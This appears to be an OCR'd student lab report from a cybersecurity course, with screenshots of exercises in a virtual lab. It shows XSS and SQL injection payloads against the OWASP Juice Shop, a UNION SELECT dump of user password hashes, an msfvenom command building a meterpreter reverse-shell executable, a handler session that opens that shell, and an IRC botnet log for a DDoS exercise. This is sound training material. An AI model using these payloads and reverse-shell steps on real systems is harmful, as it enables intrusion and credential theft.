
Student: Jamal Sherif	Email: jamalsherif2@gmail.com
Time on Task: 10 hours, 49 minutes	Progress: 94%

Report Generated: Tuesday, September 30, 2025 at 5:50 PM

Section 1: Hands-On Demonstration

Part 1: Perform an Injection Attack

11. **Make a screen capture** showing the **DOM XSS dialog box**.



Assessing Common Attack Vectors (4e)
vWorkstation
2025-07-13 15:19:07
Jamal Sherif

juiceshop.com/#/search?q=<iframe src%3D"javascript:ale

rame src="javascript:alert(`xss`)">

Search Results -


juiceshop.com

xss

No results found

Try adjusting your search to find what you're looking for.

21. **Make a screen capture** showing the **successful admin login**.



Assessing Common Attack Vectors (4e)
vWorkstation
2025-07-13 15:20:33
Jamal Sherif

juiceshop.com/#/search


admin@juice-sh.op

```
Status  Method  Domain          File                  Initiator           Type  Transferred  Size
304     GET     juiceshop.com   green_smoothie.jpg    vendor-es2018.js:...  jpeg  cached     15.54 kB
304     GET     juiceshop.com   permafrost.jpg        vendor-es2018.js:...  jpeg  cached     98.71 kB
304     GET     juiceshop.com   lemon_juice.jpg       vendor-es2018.js:...  jpeg  cached     16.64 kB
304     GET     juiceshop.com   melon_bike.jpeg       vendor-es2018.js:...  jpeg  cached     21.02 kB
304     GET     juiceshop.com   fan_facemask.jpg      vendor-es2018.js:...  jpeg  cached     26.30 kB
26 requests   349.27 kB / 5.16 kB transferred   Finish: 47.91 s
```

```
error: Object { message: "SQLITE_ERROR: near \"b3af409bb8423187c75e6c7f5b683908\": syntax
error", stack: "SequelizeDatabaseError: SQLITE_ERROR: near
\"b3af409bb8423187c75e6c7f5b683908\": syntax error\n at Query.formatError (/home
/user/Downloads/juice-shop_12.11.0/node_modules/sequelize/lib/dialects/sqlite
/query.js:403:16)\n at Query._handleQueryResponse (/home/user/Downloads/juice-
shop_12.11.0/node_modules/sequelize/lib/dialects/sqlite/query.js:72:18)\n at afterExecute
```

```
POST http://juiceshop.com/rest/user/login                    [HTTP/1.1 500 Internal Server Error 63ms]
```

26. **Make a screen capture** showing the **successful Reflected XSS injection**.



Assessing Common Attack Vectors (4e)
vWorkstation
2025-07-13 15:24:51
Jamal Sherif

juiceshop.com/#/track-result?id=<iframe src%3D"javascri

You successfully solved a challenge: Reflected XSS (Perform a reflected XSS attack with <iframe src="javascript:alert(`xss`)">.)


juiceshop.com

xss

```
Status  Method  Domain          File                                                              Initiator                        Type   Transferred  Size
200     GET     juiceshop.com   /socket.io/?EIO=4&transport=polling&t=PW5ULmj&sid=O9eYKmAV6P2vKq5QA   polyfills-es2018.js:1 (xhr)      plain  196 B        32 B    25 ms
101     GET     juiceshop.com   /socket.io/?EIO=4&transport=websocket&sid=O9eYKmAV6P2vKq5QAAAC     vendor-es2018.js:1 (websoc...    plain  129 B        0 B     16 ms
200     GET     juiceshop.com   /socket.io/?EIO=4&transport=polling&t=PW5UL_B&sid=O9eYKmAV6P2vKq5QA   polyfills-es2018.js:1 (xhr)      plain  415 B        250 B   0 ms
200     GET     juiceshop.com   continue-code                                                     polyfills-es2018.js:1 (xhr)      json   440 B        79 B    15 ms
304     GET     juiceshop.com   1-es2018.js                                                       runtime-es2018.js:1 (script)     js     cached       7.47 kB 0 ms
31 requests   2.57 MB / 1.99 kB transferred   Finish: 11.75 s   DOMContentLoaded: 9.82 s   load: 10.47 s
```

```
<anonymous>             http://juiceshop.com/#/track-result?id=<iframe src="javascript:alert(`xss`)">:19
EventListener.handleEvent*  http://juiceshop.com/#/track-result?id=<iframe src="javascript:alert(`xss`)">:18
```

42. **Make a screen capture** showing the **user with the @owasp.org email**.



```
▾ 12:
    id:             13
    name:           "bjoern@owasp.org"
    description:    "9283f1b2e9669749081963be0462e466"
    price:          4
    deluxePrice:    5
    image:          6
    createdAt:      7
    updatedAt:      8
    deletedAt:      9
▾ 13:
    id:             14
    name:           "chris.pike@juice-sh.op"
    description:    "10a783b9ed19ea1c67c3a27699f0095b"
    price:          4
    deluxePrice:    5
    image:          6
    createdAt:      7
    updatedAt:      8
```


Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms	320 ms
200	GET	juiceshop.com	search?q=nonsense')) UNION SELECT id,email,password,4,5,6,7,8,9 FROM Users--	document	vnd.mozilla.j...	1.15 kB	3.24 kB	246 ms	
	GET	juiceshop.com	favicon.ico	img		CSP			

2 requests | 3.24 kB / 1.15 kB transferred | Finish: 216 ms | DOMContentLoaded: 239 ms | load: 261 ms

```
Content Security Policy: The page's settings blocked the loading of a resource at http://juiceshop.com/favicon.ico ("default-src").   2 resource:191:19
```


Part 2: Perform a Malware Attack

6. **Make a screen capture** showing the **msfvenom output**.



```
┌──(kali㉿kali)-[~]
└─$ mkdir payloads

┌──(kali㉿kali)-[~]
└─$ cd payloads

┌──(kali㉿kali)-[~/payloads]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444
-f exe -o malwarePayload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: malwarePayload

┌──(kali㉿kali)-[~/payloads]
└─$
```

23. **Make a screen capture** showing the **Opening malwarePayload.exe dialog box**.



Assessing Common Attack Vectors (4e)
AttackLinux01
2025-07-13 16:24:14
Jamal Sherif

Opening malwarePayload.exe

You have chosen to open:

malwarePayload.exe

which is: DOS/Windows executable (7.0 KB)
from: http://202.20.2.4:8080

What should Firefox do with this file?


● Open with Engrampa Archive Manager (default)
○ Save File
□ Do this automatically for files like this from now on.

About Us

Corporate History & Policy

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores duo eirmod eos erat, et nonumy sed tempor et et invidunt justo labore Stet clita ea et gubergren, kasd magna no rebum.

36. **Make a screen capture** showing the **output of the sysinfo command**.




Assessing Common Attack Vectors (4e)
AttackLinux01
2025-07-13 16:27:16
Jamal Sherif

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 202.20.2.4
lhost => 202.20.2.4
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Sending stage (200262 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:19695 ) at 2025-
07-13 17:30:09 -0400

meterpreter > getuid
Server username: VWORKSTATION\Administrator
meterpreter > sysinfo
Computer        : VWORKSTATION
OS              : Windows 2016+ (10.0 Build 20348).
Architecture    : x64
System Language : en_US
Domain          : SECURELABSONDEM
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter > 
```

Section 2: Applied Learning


Part 1: Perform a Distributed Denial-of-Service Attack

25. **Make a screen capture** showing the **newly recruited hosts**.



```
 Try to take over the world...
17:49 < alfred_deborouter> Not shown: 998 closed ports
17:49 < alfred_deborouter> PORT   STATE SERVICE
17:49 < alfred_deborouter> 22/tcp open  ssh
17:49 < alfred_deborouter> 23/tcp open  telnet
17:49 < alfred_deborouter>
17:49 < alfred_deborouter> Nmap scan report for 204.40.4.46
17:49 < alfred_deborouter> Host is up (0.0000040s latency).
17:49 < alfred_deborouter> Not shown: 998 closed ports
17:49 < alfred_deborouter> PORT   STATE SERVICE
17:49 < alfred_deborouter> 22/tcp open  ssh
17:49 < alfred_deborouter> 23/tcp open  telnet
17:49 < alfred_deborouter>
17:49 < alfred_deborouter> Nmap done: 256 IP addresses (6 hosts up) scanned in
                           28.20 seconds
17:49 < alfred_deborouter>
17:49 < alfred_deborouter> Searching for signs of unintelligent life...
17:50 < kali> .muster
17:50 < TargetLinux02> Let us have a go
17:50 < TargetPi> Ready to rumble
17:50 < alfred_deborouter> ...found, left a calling card.
17:50 < alfred_deborouter> Poised to pounce
 [17:50] [kali] [2:debnet/#c2] [Act: 1]
[#c2]
```

28. **Make a screen capture** showing the **drisst.org webpage**.



Assessing Common Attack Vectors (4e)
AttackLinux01
2025-07-13 16:47:13
Jamal Sherif


Login

The DRISST project.

[illegible]

This project is the intellectual property of the Government of Narnia. If you would like to support it, please vote for platforms supporting fund allocation to DRISST and its affiliated projects

33. **Make a screen capture** showing the **failed connection to drisst.org**.



Assessing Common Attack Vectors (4e)
AttackLinux01
2025-07-13 16:51:30
Jamal Sherif

Welcome to Kali Linux


The Industry's Most Advanced Penetration Testing Distribution

Now that you have successfully downloaded Kali Linux, here are some good resources to help you *get started.*

Official Kali Documentation

Includes multiple scenarios and "recipes", enabling users to create custom complex images with ease. Designed to provide value to seasoned testers and novices alike.

